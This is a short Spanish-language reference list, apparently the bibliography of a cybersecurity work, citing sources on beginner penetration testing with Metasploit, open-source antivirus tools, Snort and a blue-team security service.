Revista Seguridad. (2018). Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework | Revista. Seguridad. Recuperado de: <https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra>

RODRÍGUEZ, VERO. Los mejores antivirus de código abierto. [En línea]. Pc Actual. Disponible en: https://www.pcactual.com/noticias/ordenadores/los-mejores-antivirus-codigo-abierto_13854

SNORT. ¿Qué es Snort? [En línea]. SNORT 2020. Disponible en: <https://www.snort.org/>

Tarlogic Cybersecurity Experts. Servicio de evaluación y respuesta proactiva frente a amenazas de seguridad. Tarlogic Cybersecurity Experts 2020. [En línea]. Disponible en: <https://www.tarlogic.com/blackarrow-servicios-seguridad-ofensiva/blue-team/>